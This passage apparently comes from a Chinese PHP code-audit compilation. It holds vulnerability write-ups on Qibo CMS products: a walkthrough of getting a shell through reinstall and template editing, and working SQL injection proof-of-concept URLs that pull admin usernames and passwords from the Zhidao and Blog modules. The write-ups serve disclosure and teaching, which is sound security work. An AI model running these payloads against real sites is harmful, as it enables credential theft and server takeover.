


图　6-2-2

调试信息是我自己加的代码输出的，可以看到当前上级目录的 1.txt 已经被删除，如图 6-2-3：




图　6-2-3

然后我们开始花式 getshell，首先删除重装锁定，如图 6-2-4：




图　6-2-4

重装以后在后台可以执行 SQL 语句，导致 getshell#1，如图 6-2-5




图　6-2-5

其次可以编辑前台模板，如图 6-2-6：




图　6-2-6

用同样的方式进行绕过,切换到根目录的 1.php,，PHP 报错提示没有这个文件，如图 6-2-7：




图　6-2-7

没有关系，我们删掉错误代码，输入 php 代码，点击保存，如图 6-2-8：

图　6-2-8

搞定 getshell#2，如图 6-2-9：




图　6-2-9

漏洞证明：如图 6-2-10~6-2-11：




图　6-2-10




图　6-2-11

（全文完）责任编辑：随性仙人掌

第3节　齐博知道系统 SQL 注入漏洞直接获取数据

作者：xfkxfk
来自：投稿
网址：http://www.hackcto.com

漏洞详细：

文件/zhidao/ask.php 中代码：

```
elseif($step==4){

        if(is_array($fiddb)){
                foreach($fiddb as $f) $fid=$f;
        }

        if(!$fid) showerr("请选择一个问题分类");
        if($Fid_db[$fid]){
                showerr("选择的分类必须是终级栏目,而不能是父分类");
        }

        $webdb[title_max_length]=$webdb[title_max_length]?$webdb[title_max_length]:80;
        if(!$title) showerr("题目不能为空");
        if(strlen($title)<6) showerr("题目不能少于 6 个字符");

        if(strlen($title)>$webdb[title_max_length])showerr("题目长度超出范围，并且不能大于
$webdb[title_max_length]字符");
```

```
        if($money && !is_numeric($money)) showerr("悬赏的分数必须是半角的数字");


$webdb[content_max_length]=$webdb[content_max_length]?$webdb[content_max_length]:20000;
        if(strlen($content)>$webdb[content_max_length])showerr("问题内容长度超出范围，并且不能大于$webdb[content_max_length]字符");

        if(!$lfjid && !$guest) $guest="游客".rand(0,9).rand(0,9).rand(0,9).rand(0,9);
        //积分检验
        if($lfjuid) $lfjdb[money] = get_money($lfjuid);

        if($money>0){
                if(!$lfjuid) showerr("游客不能添加悬赏");
                if( $lfjdb[money]<intval($money) )
                {
                        showerr("你设置的悬赏积分不能大于你自身的积分:$lfjdb[money]");
                }
        }
        if($money<0)    showerr('悬赏积分只能输入正整数');
        /*如果有置顶*/
        if($istop>0){
                $lfjdb[money]=$lfjdb[money]-intval($money);//现在剩下的积分
                if($webdb[qatop_sort] && $istop==1)
                {
                        if(($lfjdb[money]-intval($webdb[qatop_sort]))<0)showerr("您的积分不足,不能置顶1");
                }
                if($webdb[qatop_index] && $istop==2)
                {

                        if(($lfjdb[money]-intval($webdb[qatop_index]))<0)showerr("您的积分不足,不能置顶2");
                }
        }
        //处理
        $title=replace_bad_word(filtrate($title));
        if(!$webdb[inputcontentype])$content=filtrate($content);

        $tags=replace_bad_word(filtrate($tags),"");
        $ifcheck=$webdb[autocheck];

        $atype=$atype?$atype:1;
        //插入
```

```
$db->query("INSERT INTO `{$_pre}content` ( `aid` , `sortid` , `sid`,`atype` , `uid` , `username` , `title` , `content` ,`content_add` , `addtime` , `howlong` , `hits` , `ifcheck` , `money` , `isover` , `overtime` , `tags` , `guest` , `istop` ,`replynum`,`bid`,`ht_id`) VALUES ('', '$fid','$sid', '$atype', '$lfjuid', '$lfjid', '$title', '$content','','".time()."', '".$webdb[w8_howlong]."', '0', '$ifcheck', '$money', '0', '' , '$tags', '$guest' , '$istop','0','$bid','$ht_id')");

$this_id=$db->insert_id();
/*粗略计算类目的问题数量*/
$fids=get_sonsfids($fid,true);
$fids_str=$fid.str_replace(",,",",",$fids);
$thissort=$db->get_one("SELECT COUNT(*) as num FROM {$_pre}content WHERE sortid in ($fids_str)");
if($thissort[num]>0)$db->query("UPDATE {$_pre}sort SET `qa_quantity`={$thissort[num]} WHERE fid=$fid");
```

首先从变量 fiddb 数组中获取 fid，然后到最后 fid 直接进入 update 语句中，没有引号包含导致 sql 注入。fid 通过 get_sonsfids 函数得到 fids，然后 fids 通过处理赋值给 fids_str，最后进入 select 语句的 in 条件中，导致 sql 注入。

漏洞证明：

无需登录即可直接进行注入，获取数据：

```
http://localhost/qibozhidao1.0/zhidao/ask.php?title=111111&fiddb%5B0%5D=(select%20((select%201%20from%20(select%20count(*),concat((select%20concat(username,0x23,password)%20from%20qb_members%20limit%201),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a))))%23&bid=&content=222222&tags=111111&guest=111111&Submit=%CC%E1+%BD%BB&step=4&ht_id=&sid=1
```

无需登录直接获取管理员用户名密码，如图 6-3-1：




图　6-3-1

（全文完）责任编辑：随性仙人掌

第4节 齐博博客系统同一问题导致多处 SQL 注入漏洞

作者：xfkxfk
来自：投稿
网址：http://www.hackcto.com

漏洞详细：

齐博 blog 系统 v1.0 文件/blog/member/postlog.php 中代码：

```
elseif($job=="editlog")
    {
            //过滤不健康的字
            $content=replace_bad_word($content);
            $title=replace_bad_word($title);
            $albumname=replace_bad_word($albumname);



            if($step==2&&$id){
                    if(!$title){
                            showerr("标题不能为空");
                    }elseif(!$content){
                            showerr("内容不能为空");
                    }
                    //$rsdb=$db->get_one("SELECT * FROM `{$pre}log_article` WHERE id='$id' AND
uid='$lfjuid'");
                    if($rsdb[picurl]!=$picurl){
                            //@unlink(ROOT_PATH."$webdb[updir]/$rsdb[picurl]");
                    }
                    $albumname = addslashes($albumname);
                    $db->query("UPDATE `{$pre}blog_log_article` SET
title='$title',albumid='$albumid',albumname='$albumname',fid='$fid',fname='$fname',picurl='$picurl',keywords='
$keywords',ip='$onlineip',download='$download',content='$content',passwd='$passwd',viewtype='$viewtype'
WHERE id='$id' AND uid='$lfjuid'");

                    refreshto("list.php?type=log&job=list","<a
href='../index.php?file=viewlog&uid=$lfjuid&id=$id' target='_blank'>查看效果</a> <a
href='list.php?type=log&job=list'>返回列表</a> <a href='$FROMURL'>继续修改</a>",600);

            }

    注意这里的 replace_bad_word 函数，跟进

    /inc/function.inc.php

    /*过滤不健康的字*/
```


```
function replace_bad_word($str){
        global $Limitword;
        @include_once(ROOT_PATH."data/limitword.php");
        foreach( $Limitword AS $old=>$new){
                strlen($old)>2 && $str=str_replace($old,trim($new),$str);
        }
        return $str;
}
```

在这里，主要是进行字符串过滤功能，但是这里的变量$Limitword 没有初始化，导致可控。这里将传进来的 str 中的 old 内容替换为 new 内容，old 和 new 可控，如果我们将 str=\000，old=000，new=空的话，那么通过这里的替换后，str 就只剩下一个\了，这样就可以吃掉一个单引号导致注入了。这里跟之前那个 dz 的 faq 文件的注入一样的原理。

漏洞证明：POC：

```
http://localhost/qiboblog1.0/blog/member/postlog.php
title=111%0000&albumid=,content=(select ((select 1 from (select count(*),concat((select concat(username,0x23,password) from qb_members limit 1),floor(rand(0)*2))x from information_schema.tables group by x)a)))%23&Limitword[000]=&newalbum=&fid=5&viewtype=0&passwd=&content=1111&Submit=%CC%E1%BD%BB%CA%FD%BE%DD&id=1&step=2&job=editlog
```


成功注入出数据，如图 6-4-1：



补天平台

图　6-4-1

下面来看看怎么是多处 sql 注入了。
全局搜索一下函数 replace_bad_word，如图 6-4-2：


内容(支持正则)：replace_bad_word　查找　停止　正则　不区分大小写

ID	文件路径	内容详细
1	/blog/member/postlog.php	$content=replace_bad_word($content);
2	/blog/member/postlog.php	$title=replace_bad_word($title);
3	/blog/member/postlog.php	$albumname=replace_bad_word($albumname);
4	/blog/member/postphoto.php	$content=replace_bad_word($content);
5	/blog/member/postphoto.php	$title=replace_bad_word($title);
6	/blog/member/postphoto.php	$albumname=replace_bad_word($albumname);
7	/blog/require/ajax/editblogname.php	$webname=replace_bad_word($webname);
8	/blog/require/ajax/ol_EditModule.php	$va = replace_bad_word($va);
9	/inc/function.inc.php	function replace_bad_word($str){
10	/member/homepage.php	$rsdb[truename]=replace_bad_word($rsdb[truename]);
11	/member/homepage.php	$rsdb[introduce]=replace_bad_word($rsdb[introduce]);
12	/member/homepage.php	$rsdb[address]=replace_bad_word($rsdb[address]);
13	/member/userinfo.php	$truename=replace_bad_word($truename);
14	/member/userinfo.php	$introduce=replace_bad_word($introduce);
15	/member/userinfo.php	$address=replace_bad_word($address);

补天平台

图　6-4-2

有 15 个地方都调用了这个函数。
通过测试，这里面的文件都是存在上面的问题的。
（全文完）责任编辑：随性仙人掌

第七章 自动化审计

第1节 浅谈 PHP 自动化代码审计技术

作者：读源码的猫
来自：CSDN
网址：http://blog.csdn.net/u011721501/

由于博客实在没什么可以更新的了，我就把目前做的事情总结一下，当做一篇博客，主要是谈一谈项目中所运用的一些技术。
目前市面上有不少 PHP 的自动化审计工具，开源的有 RIPS、Pixy，商业版本的有 Fortify。
RIPS 现在只有第一版，由于不支持 PHP 面向对象分析，所以现在来看效果不是太理想。
Pixy 是基于数据流分析的工具，但是只支持 PHP4。
而 Fortify 是商业版本，由于这个限制，对它的研究也就无从谈起。
